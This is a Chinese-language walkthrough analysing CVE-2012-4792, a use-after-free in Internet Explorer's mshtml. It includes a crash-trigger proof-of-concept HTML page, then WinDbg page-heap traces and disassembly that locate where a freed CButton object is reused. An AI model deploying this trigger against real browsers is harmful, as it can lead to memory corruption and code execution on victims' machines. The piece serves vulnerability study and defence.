CVE-2012-4792 分析

原始病毒

一、对于 POC 的一点解释

首先给出该 CVE 的 poc

```
<!doctype html>
<html>
<head>
	<script>
	function helloWorld() {
		var e0 = null;
		var e1 = null;
		var e2 = null;

		try {
			e0 = document.getElementById("a");
			e1 = document.getElementById("b");
			e2 = document.createElement("q");
			e1.applyElement(e2);
			e1.appendChild(document.createElement('button'));
			e1.applyElement(e0);
			e2.outerText = "";
			e2.appendChild(document.createElement('body'));
		} catch(e) { }
		CollectGarbage();
		var eip = window;
		var data = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
		eip.location = unescape("AA" + data);
	}

	</script>
</head>
<body onload="eval(helloWorld())">
	<form id="a">
	</form>
	<dfn id="b">
	</dfn>
</body>
</html>
```

首先解释一下上面一段 js 代码的作用：

e0=form

e1=dfn

e2=q

e1.applyElement(e2);//相当于把 e2 作为 e1 的父亲即 q->dfn

e1.appendChild(document.createElement('button'));//相当于把 button 作为 e1 的孩子即 q->dfn->button

e1.applyElement(e0);//相当于把 form 作为 q 的父亲，即 q->form->dfn->button，构造好的对象如图 1 所示。




图 1 构造好的对象

e2.outerText = "";//相当于删除了 q 里面所有的东西，这样 q 下面所有的东西也被删除了，如图 2 所示。





图 2 执行 e2.outerText = ""之后的情况

e2.appendChild(document.createElement('body'));//在 q 下面加一个 body 即:q->body 如图 3 所示。



既然该漏洞为 use after free，那么 free 在这里就是指的 e2.outerText = ""，该条语句意味着删除了 q 里面的所有的东东，而 use 在这里不是很容易理解（这里可以提前透露一下，因为 e2.outerText = ""执行过之后需要找一个默认的元素，在寻找默认的元素的时候，因为在释放之前最后一次创建的对象是一个 button，所以把已经释放的 button 给找出来了，这样就用了一个已经释放的对象），我们接下来分析汇编层次是怎样的。

二、分析触发的深层原因

将该段代码保存为 t.html 放在桌面。
接下来，我们来运行这段 poc，看看问题究竟出在哪里？

0. 准备工作—磨刀霍霍

在检测 IE 哪里出问题之前，我们需要设置一下调试工具。
Tips: **gflags.exe 是<Debugging Tools for Windows>中的一个小工具。**
首先我们需要设置 gflags，进入 windbg 的安装目录，输入如下命令

```
gflags  /i  iexplore.exe
gflags  /i  +ust  +hpa  iexplore.exe
```

上面两条命令的含义是：在特定的文件上进行跟踪，这里是在 iexplore.exe 上进行跟踪，然后开启 hpa(page heap,页堆)并创建 ust(user mode stack trace database,用户模式堆栈跟踪数据库)。
关于为什么要启用页堆？
http://blog.csdn.net/xiaohyy/article/details/4174493
① 启用 pageheap 后，系统的堆管理器会把内存分配到 4k 页面的末尾（注意需要 4 字节对齐，debug 模式下还存在边界检查的 4 字节 fd）
② 紧随着的下一个页面被设置为 PAGE_NOACCESS 属性
③ 启用 pageheap 后，释放内存把整个页面设置为 PAGE_NOACCESS 属性
④ 内存越界和非法操作依靠非法访问 PAGE_NOACCESS 属性的页面暴露问题
⑤ 由于每块内存都至少需要 2 个页面（1 个页面分配，1 个页面 PAGE_NOACCESS），在内存消耗较大的环境下会占用极大的内存资源。
⑥ 把 pageheap 和 crt 的堆检查函数结合起来，能够更好的暴露堆相关 bug

1. 牛刀小试—初窥锋芒

输入如下命令

```
windbg -g -G -o "C:\Program Files\Internet Explorer\iexplore.exe" "C:\Documents and Settings\dx\桌面\t.html"
```

那么就打开了 windbg，在运行过程中 ie 提示是否加载 activex 控件，右击允许，然后可以在 windbg 中看到如下的出错的信息。
我们来看看究竟能挖出点什么情报出来。

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=066bafa8 ebx=067d8f30 ecx=00000052 edx=00000000 esi=00000000 edi=066bafa8
eip=637848ae esp=03f7f838 ebp=03f7f8a4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
mshtml!CMarkup::OnLoadStatusDone+0x4ef:
637848ae 8b07            mov     eax,dword ptr [edi]  ds:0023:066bafa8=????????
```

单从上面的这段异常来看，我们就可以挖掘点有用的情报，我们可以知道

（1） 出错的位置在 637848ae 处；
（2） 该处正在执行 mov eax,dword ptr [edi]；
（3） 该处距离 mshtml!CMarkup::OnLoadStatusDone 比较近。

让我们继续挖情报，我们来查看一下此时的页堆中的堆栈跟踪，在 windbg 中输入如下命令

```
!heap –p –a edi
```

出现如下关于页堆的详细信息。

```
address 066bafa8 found in
    _DPH_HEAP_ROOT @ 151000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                  662d888:          66ba000             2000
    7c947573 ntdll!RtlFreeHeap+0x000000f9
    639943ef mshtml!CButton::`vector deleting destructor'+0x0000002f
    63628a50 mshtml!CBase::SubRelease+0x00000022
    63640d1b mshtml!CElement::PrivateRelease+0x00000029
    6363d0ae mshtml!PlainRelease+0x00000025
    63663c03 mshtml!PlainTrackerRelease+0x00000014
    633a10b4 jscript!VAR::Clear+0x0000005c
    6339fb4a jscript!GcContext::Reclaim+0x000000ab
    6339fd33 jscript!GcContext::CollectCore+0x00000113
    63405594 jscript!JsCollectGarbage+0x0000001d
    633a92f7 jscript!NameTbl::InvokeInternal+0x00000137
    633a6650 jscript!VAR::InvokeByDispID+0x0000017c
    633a9c0b jscript!CScriptRuntime::Run+0x00002989
    633a5ab0 jscript!ScrFncObj::CallWithFrameOnStack+0x000000ff
    633a59f7 jscript!ScrFncObj::Call+0x0000008f
    633a5743 jscript!CSession::Execute+0x00000175
```

发现了什么？CButton 析构函数那边释放了资源之后，开始出问题了！

怎么回事？难道说是 CButton 释放之后，那边又用到了 CButton 了吗？！

我们来看看函数调用堆栈，在 windbg 中输入如下命令。

```
kv
```

可以发现如下结果。

```
ChildEBP RetAddr    Args to Child
03f7f8a4 635c378b 05380fc0 052266bc 052266a8 mshtml!CMarkup::OnLoadStatusDone+0x4ef
03f7f8c4 635c3e16 00000004 03f7fd4c 00000007 mshtml!CMarkup::OnLoadStatus+0x47
03f7fd10 636553f8 0539af48 00000000 00000007 mshtml!CProgSink::DoUpdate+0x52f
03f7fd24 6364de62 0539af48 0539af48 051d2d58 mshtml!CProgSink::OnMethodCall+0x12
03f7fd58 6363c3c5 03f7fde0 6363c317 00000000 mshtml!GlobalWndOnMethodCall+0xfb
03f7fd78 77d18734 000d021e 0000000d 00000000 mshtml!GlobalWndProc+0x183
03f7fda4 77d18816 6363c317 000d021e 00008002 USER32!InternalCallWinProc+0x28
03f7fe0c 77d189cd 00000000 6363c317 000d021e USER32!UserCallWinProcCheckWow+0x150
(FPO: [Non-Fpo])
03f7fe6c 77d18a10 03f7fe94 00000000 03f7feec USER32!DispatchMessageWorker+0x306 (FPO:
[Non-Fpo])
03f7fe7c 028e2ec9 03f7fe94 00000000 034c9f58 USER32!DispatchMessageW+0xf (FPO: [1,0,0])
```

```
03f7feec 028848bf 049fd808 01000002 03ab4ff0 IEFRAME!CTabWindow::_TabWindowThreadProc+0x461 (FPO: [1,22,4])
03f7ffa4 5de05a60 034c9f58 03aa8078 03f7ffec IEFRAME!LCIETab_ThreadProc+0x2c1 (FPO: [1,40,4])
03f7ffb4 7c80b729 03ab4ff0 01000002 03aa8078 iertutil!CIsoScope::RegisterThread+0xab (FPO: [1,0,4])
03f7ffec 00000000 5de05a52 03ab4ff0 00000000 kernel32!BaseThreadStart+0x37 (FPO: [Non-Fpo])
```

你发现了什么？是不是在 mshtml!CMarkup::OnLoadStatusDone+0x4ef 处也就是正在执行 mov eax,dword ptr [edi]的时候出的问题啊（也就是重用）？！

总结一下目前我们获取到的情报：

（1） 由 637848ae 8b07 mov eax,dword ptr [edi] ds:0023:066bafa8=????????这条指令我们知道了重用所在的位置，并且知道重用处离 mshtml!CMarkup::OnLoadStatusDone 很近；

（2） 利用!heap –p –a edi，我们查看了对堆进行操作的 stack trace，发现了 CButton 对象中析构函数的调用 mshtml!CButton::`vector deleting destructor'+0x0000002f（也就是资源的释放）导致后面闯祸。

（3） 利用 kv，我们查看了函数调用堆栈，可以知道，在 mshtml!CMarkup::OnLoadStatusDone+0x4ef 处出现了重用。

再精炼一下：所谓的 use after free 中

use 是指的 mshtml!CMarkup::OnLoadStatusDone+0x4ef 处的 mov eax,dword ptr [edi]；

free 指的是 mshtml!CButton::`vector deleting destructor'+0x0000002f。

那么既然知道了这些，我们还需要知道哪些信息呢？

（1） button 是在哪里创建的，创建后的地址是什么？

（2） button 释放是在哪里释放的？

（3） mov eax,dword ptr [edi]附近是神马情况？

带着上面三个疑问，让我们详细审视一下。

2. 庖丁解牛—详细审视

方法一：

我们通过 ida 反汇编 c:\windows\system32\mshtml.dll 来看看 mshtml.dll 究竟有哪些东东？

看来看去，发现在左边的函数窗口发现了如图。。。的东西，这个是不是创建 button 的函数呢？！

图。。。 创建 button 的函数

双击如图的那个玩意，即可看到 CButton::CreateElement 的反汇编代码，对 CButton::CreateElement 反汇编结果如下：

```
.text:639944E1 ; public: static long __stdcall CButton::CreateElement(class CHtmTag *, class CDoc *, class CElement * *)
.text:639944E1 ?CreateElement@CButton@@SGJPAVCHtmTag@@PAVCDoc@@PAPAVCElement@@@Z proc near
.text:639944E1                 mov     edi, edi
.text:639944E3                 push    ebp
.text:639944E4                 mov     ebp, esp
.text:639944E6                 push    esi
.text:639944E7                 push    58h
```

```
.text:639944E9                  push    8
.text:639944EB                  push    _g_hProcessHeap
.text:639944F1                  call    ds:__imp__HeapAlloc@12 ; HeapAlloc(x,x,x)
.text:639944F7                  mov     esi, eax
.text:639944F9                  test    esi, esi
.text:639944FB                  jz      short loc_63994538
```

是不是看到了 HeapAlloc，这可是分配内存的函数啊，其返回值就存储在 eax 当中，所以在 HeapAlloc 下面的 eax 的值是不是就是 button 创建之后的地址啊。

在回答完毕第一个问题之后让我们来看看第二个问题，button 是在哪里释放的。

我们在 ida 里面找啊找，终于找到了如图。。。所示的析构函数，那我们就看看吧。

图。。。 析构函数

下面是 CButton 的析构函数的反汇编代码。

```
; int __thiscall CButton___vector deleting destructor_(LPVOID lpMem, char)
??_ECButton@@UAEPAXI@Z proc near

arg_0= byte ptr  8

mov     edi, edi
push    ebp
mov     ebp, esp
push    esi
mov     esi, ecx
mov     dword ptr [esi], offset ??_7CButton@@6BCTxtSite@@@ ; const CButton::`vftable'{for `CTxtSite'}
mov     dword ptr [esi+28h], offset ??_7CButton@@6BCBtnHelper@@@ ; const CButton::`vftable'{for `CBtnHelper'}
call    ??1CElement@@UAE@XZ ; CElement::~CElement(void)
test    [ebp+arg_0], 1
jz      short loc_639943EF
```

这下第二个问题也解决了，button 是在这个析构函数里面被释放的。

上面是用的 ida 查找的，下面我们直接用 windbg 来查找。

方法二

用 x mshtml!CButton::*可以发现

63994557 mshtml!CButton::Init2 = <no type information> 这个是构造函数

639944e1 mshtml!CButton::CreateElement = <no type information>这个是创建 button 的函数

639943c0 mshtml!CButton::`vector deleting destructor' = <no type information>这个是析构函数，释放 button’的函数

既然知道了函数的地址，那么我们就可以用如下命令去查看函数的反汇编代码

```
uf 639944e1
mshtml!CButton::CreateElement:
639944e1 8bff                   mov     edi,edi
639944e3 55                     push    ebp
```

```
639944e4 8bec                mov         ebp,esp
639944e6 56                  push        esi
639944e7 6a58                push        58h
639944e9 6a08                push        8
639944eb ff35a4d5aa63        push        dword ptr [mshtml!g_hProcessHeap (63aad5a4)]
639944f1 ff1564135863        call        dword ptr [mshtml!_imp__HeapAlloc (63581364)]
639944f7 8bf0                mov         esi,eax
639944f9 85f6                test        esi,esi
639944fb 743b                je          mshtml!CButton::CreateElement+0x57 (63994538)

mshtml!CButton::CreateElement+0x1c:
639944fd 8b4508              mov         eax,dword ptr [ebp+8]
63994500 0fb64001            movzx       eax,byte ptr [eax+1]
63994504 ff750c              push        dword ptr [ebp+0Ch]
63994507 50                  push        eax
63994508 8bc6                mov         eax,esi
6399450a e866e4c0ff          call        mshtml!CTxtSite::CTxtSite (635a2975)
6399450f c74628ecac6363      mov         dword ptr [esi+28h],offset mshtml!CBtnHelper::`vftable'
(6363acec)
63994516 814e1c00000800      or          dword ptr [esi+1Ch],80000h
6399451d 806650fe            and         byte ptr [esi+50h],0FEh
63994521 c706a0ef6263        mov         dword ptr [esi],offset mshtml!CButton::`vftable'
(6362efa0)
63994527 c7462838b76363      mov         dword ptr [esi+28h],offset mshtml!CButton::`vftable'
(6363b738)
6399452e 66c746400100        mov         word ptr [esi+40h],1
63994534 8bc6                mov         eax,esi
63994536 eb02                jmp         mshtml!CButton::CreateElement+0x59 (6399453a)

mshtml!CButton::CreateElement+0x57:
63994538 33c0                xor         eax,eax

mshtml!CButton::CreateElement+0x59:
6399453a 8b4d10              mov         ecx,dword ptr [ebp+10h]
6399453d 8901                mov         dword ptr [ecx],eax
6399453f f7d8                neg         eax
63994541 1bc0                sbb         eax,eax
63994543 25f2fff87f          and         eax,7FF8FFF2h
63994548 050e000780          add         eax,8007000Eh
6399454d 5e                  pop         esi
6399454e 5d                  pop         ebp
6399454f c20c00              ret         0Ch
```

```
uf 639943c0
mshtml!CButton::`scalar deleting destructor':
639943c0 8bff                mov         edi,edi
639943c2 55                  push        ebp
639943c3 8bec                mov         ebp,esp
639943c5 56                  push        esi
639943c6 8bf1                mov         esi,ecx
639943c8 c706a0ef6263        mov         dword ptr [esi],offset mshtml!CButton::`vftable'
(6362efa0)
639943ce c7462838b76363      mov         dword ptr [esi+28h],offset mshtml!CButton::`vftable'
(6363b738)
639943d5 e8f813c9ff          call        mshtml!CElement::~CElement (636257d2)
639943da f6450801            test        byte ptr [ebp+8],1
639943de 740f                je          mshtml!CButton::`vector deleting destructor'+0x2f
(639943ef)

mshtml!CButton::`vector deleting destructor'+0x20:
639943e0 56                  push        esi
639943e1 6a00                push        0
639943e3 ff35a4d5aa63        push        dword ptr [mshtml!g_hProcessHeap (63aad5a4)]
639943e9 ff1568135863        call        dword ptr [mshtml!_imp__HeapFree (63581368)]

mshtml!CButton::`vector deleting destructor'+0x2f:
639943ef 8bc6                mov         eax,esi
639943f1 5e                  pop         esi
639943f2 5d                  pop         ebp
639943f3 c20400              ret         4
```

看见没，创建的时候 HeapAlloc，释放的时候 HeapFree。

接下来我们再看看重用的附近有神马蹊跷的情况。

由如下代码可以知道，重用的代码位于 mshtml!CMarkup::OnLoadStatusDone 附近。

```
mshtml!CMarkup::OnLoadStatusDone+0x4ef:
637848ae 8b07                mov         eax,dword ptr [edi]    ds:0023:066bafa8=????????
```

那我们就看看 mshtml!CMarkup::OnLoadStatusDone 这个函数里面有些神马？

```
uf mshtml!CMarkup::OnLoadStatusDone
```

可以发现出来一长串代码，我就摘录其中的重要的部分吧。

```
mshtml!CMarkup::OnLoadStatusDone+0x4d3:
635c3b61 56                  push        esi
635c3b62 6a01                push        1
635c3b64 ffb1a4010000        push        dword ptr [ecx+1A4h]
635c3b6a e84f920100          call        mshtml!CElement::FindDefaultElem (635dcdbe)
635c3b6f 8bf8                mov         edi,eax

mshtml!CMarkup::OnLoadStatusDone+0x4e7:
```

```
635c3b71 3bfe                cmp     edi,esi
635c3b73 0f85350d1c00        jne     mshtml!CMarkup::OnLoadStatusDone+0x4ef (637848ae)
```

发现了神马？是不是在调用完 mshtml!CElement::FindDefaultElem 后才执行 mshtml!CMarkup::OnLoadStatusDone+0x4ef 啊！（关于为什么要关注 mshtml!CElement::FindDefaultElem，可以查看微软的分析 http://blogs.technet.com/b/srd/archive/2012/12/29/new-vulnerability-affecting-internet-explorer-8-users.aspx）。

是不是对这个 mshtml!CElement::FindDefaultElem 有点好奇啊，想看看为什么是它惹起了祸端？

```
uf mshtml!CElement::FindDefaultElem

mshtml!CElement::FindDefaultElem:
635dcdbe 8bff                mov     edi,edi
635dcdc0 55                  push    ebp
635dcdc1 8bec                mov     ebp,esp
635dcdc3 53                  push    ebx
635dcdc4 8b5d08              mov     ebx,dword ptr [ebp+8]
635dcdc7 57                  push    edi
635dcdc8 8bcb                mov     ecx,ebx
635dcdca e8f52e0600          call    mshtml!CElement::Doc (6363fcc4)
635dcdcf 8bf8                mov     edi,eax
635dcdd1 33d2                xor     edx,edx
635dcdd3 3bfa                cmp     edi,edx
635dcdd5 0f84c35e1100        je      mshtml!CElement::FindDefaultElem+0x9f (636f2c9e)

mshtml!CElement::FindDefaultElem+0x1d:
635dcddb 8b4730              mov     eax,dword ptr [edi+30h]
635dcdde 3bc2                cmp     eax,edx
635dcde0 0f84b85e1100        je      mshtml!CElement::FindDefaultElem+0x9f (636f2c9e)

mshtml!CElement::FindDefaultElem+0x24:
635dcde6 f6405080            test    byte ptr [eax+50h],80h
635dcdea 0f85ae5e1100        jne     mshtml!CElement::FindDefaultElem+0x9f (636f2c9e)

mshtml!CElement::FindDefaultElem+0x2a:
635dcdf0 395510              cmp     dword ptr [ebp+10h],edx
635dcdf3 751a                jne     mshtml!CElement::FindDefaultElem+0x49 (635dce0f)

mshtml!CElement::FindDefaultElem+0x2f:
635dcdf5 39550c              cmp     dword ptr [ebp+0Ch],edx
635dcdf8 0f84a75e1100        je      mshtml!CElement::FindDefaultElem+0x3f (636f2ca5)

mshtml!CElement::FindDefaultElem+0x34:
```

```
635dcdfe 8b431c          mov     eax,dword ptr [ebx+1Ch]
635dce01 c1e815          shr     eax,15h
635dce04 83e001          and     eax,1

mshtml!CElement::FindDefaultElem+0x41:
635dce07 3bc2            cmp     eax,edx
635dce09 0f854d232100    jne     mshtml!CElement::FindDefaultElem+0x45 (637ef15c)

mshtml!CElement::FindDefaultElem+0x49:
635dce0f 56              push    esi
635dce10 8bc3            mov     eax,ebx
635dce12 e83e410700      call    mshtml!CElement::GetParentForm (63650f55)
635dce17 8bf0            mov     esi,eax
635dce19 3bf2            cmp     esi,edx
635dce1b 0f85d6261c00    jne     mshtml!CElement::FindDefaultElem+0x57 (6379f4f7)

mshtml!CElement::FindDefaultElem+0x74:
635dce21 395510          cmp     dword ptr [ebp+10h],edx
635dce24 0f8539232100    jne     mshtml!CElement::FindDefaultElem+0x79 (637ef163)

mshtml!CElement::FindDefaultElem+0x96:
635dce2a 8b87a8010000    mov     eax,dword ptr [edi+1A8h]

mshtml!CElement::FindDefaultElem+0x9c:
635dce30 5e              pop     esi

mshtml!CElement::FindDefaultElem+0xa1:
635dce31 5f              pop     edi
635dce32 5b              pop     ebx
635dce33 5d              pop     ebp
635dce34 c20c00          ret     0Ch

mshtml!CElement::FindDefaultElem+0x5c:
636bdc56 ff750c          push    dword ptr [ebp+0Ch]
636bdc59 e8c0e3ffff      call    mshtml!CFormElement::FindDefaultElem (636bc01e)
636bdc5e 837d0c00        cmp     dword ptr [ebp+0Ch],0
636bdc62 0f84c8f1f1ff    je      mshtml!CElement::FindDefaultElem+0x9c (635dce30)

mshtml!CElement::FindDefaultElem+0x6a:
636bdc68 89463c          mov     dword ptr [esi+3Ch],eax
636bdc6b e9c0f1f1ff      jmp     mshtml!CElement::FindDefaultElem+0x9c (635dce30)

mshtml!CElement::FindDefaultElem+0x9f:
636f2c9e 33c0            xor     eax,eax
```

```
636f2ca0 e98ca1eeff          jmp         mshtml!CElement::FindDefaultElem+0xa1 (635dce31)

mshtml!CElement::FindDefaultElem+0x3f:
636f2ca5 33c0                xor         eax,eax
636f2ca7 e95ba1eeff          jmp         mshtml!CElement::FindDefaultElem+0x41 (635dce07)

mshtml!CElement::FindDefaultElem+0x57:
6379f4f7 395510              cmp         dword ptr [ebp+10h],edx
6379f4fa 0f8556e7f1ff        jne         mshtml!CElement::FindDefaultElem+0x5c (636bdc56)

mshtml!CElement::FindDefaultElem+0x6f:
6379f500 8b463c              mov         eax,dword ptr [esi+3Ch]
6379f503 e928d9e3ff          jmp         mshtml!CElement::FindDefaultElem+0x9c (635dce30)

mshtml!CElement::FindDefaultElem+0x45:
637ef15c 8bc3                mov         eax,ebx
637ef15e e9cedcdeff          jmp         mshtml!CElement::FindDefaultElem+0xa1 (635dce31)

mshtml!CElement::FindDefaultElem+0x79:
637ef163 8bcb                mov         ecx,ebx
637ef165 e86e0ce5ff          call        mshtml!CElement::GetMarkupPtr (6363fdd8)
637ef16a ff750c              push        dword ptr [ebp+0Ch]
637ef16d e8f9cc0a00          call        mshtml!CMarkup::FindDefaultElem (6389be6b)
637ef172 837d0c00            cmp         dword ptr [ebp+0Ch],0
637ef176 0f84b4dcdeff        je          mshtml!CElement::FindDefaultElem+0x9c (635dce30)

mshtml!CElement::FindDefaultElem+0x8e:
637ef17c 8987a8010000        mov         dword ptr [edi+1A8h],eax
637ef182 e9a9dcdeff          jmp         mshtml!CElement::FindDefaultElem+0x9c (635dce30)
```

根据微软的 blog，我们可以知道是 CDoc 中还保存了被释放了的 button 的地址，结果被 FindDefaultElem 给碰上了，只好自认倒霉了不是，而我们反汇编的结果也证明了这种情况。

3. 戛然而止—豁然开朗

通过上面的解释，现在是不是明白了呢？接下来我们来总结一下。

因为媒婆 mshtml!CElement::FindDefaultElem 想找一个默认的对象去说媒嫁给 mshtml!CMarkup::OnLoadStatusDone+0x4ef，结果呢，找到了 CDoc 里面已经接过婚的 button（已经释放了的），可想而知，FindDefaultElem 找到了一个已婚人士，下面的 mshtml!CMarkup::OnLoadStatusDone+0x4ef 就悲剧了，满心欢喜，以为自己可以摆脱光棍了，结果还是光棍一条（造成了重用）。

错误出在哪里？就是因为 CDoc 里面保存了已经被释放的 button 的地址啊！悲哉悲哉。

（http://www.freebuf.com/articles/system/6702.html）

参考文献

http://blog.exodusintel.com/2013/01/02/happy-new-year-analysis-of-cve-2012-4792/
http://www.freebuf.com/articles/system/6702.html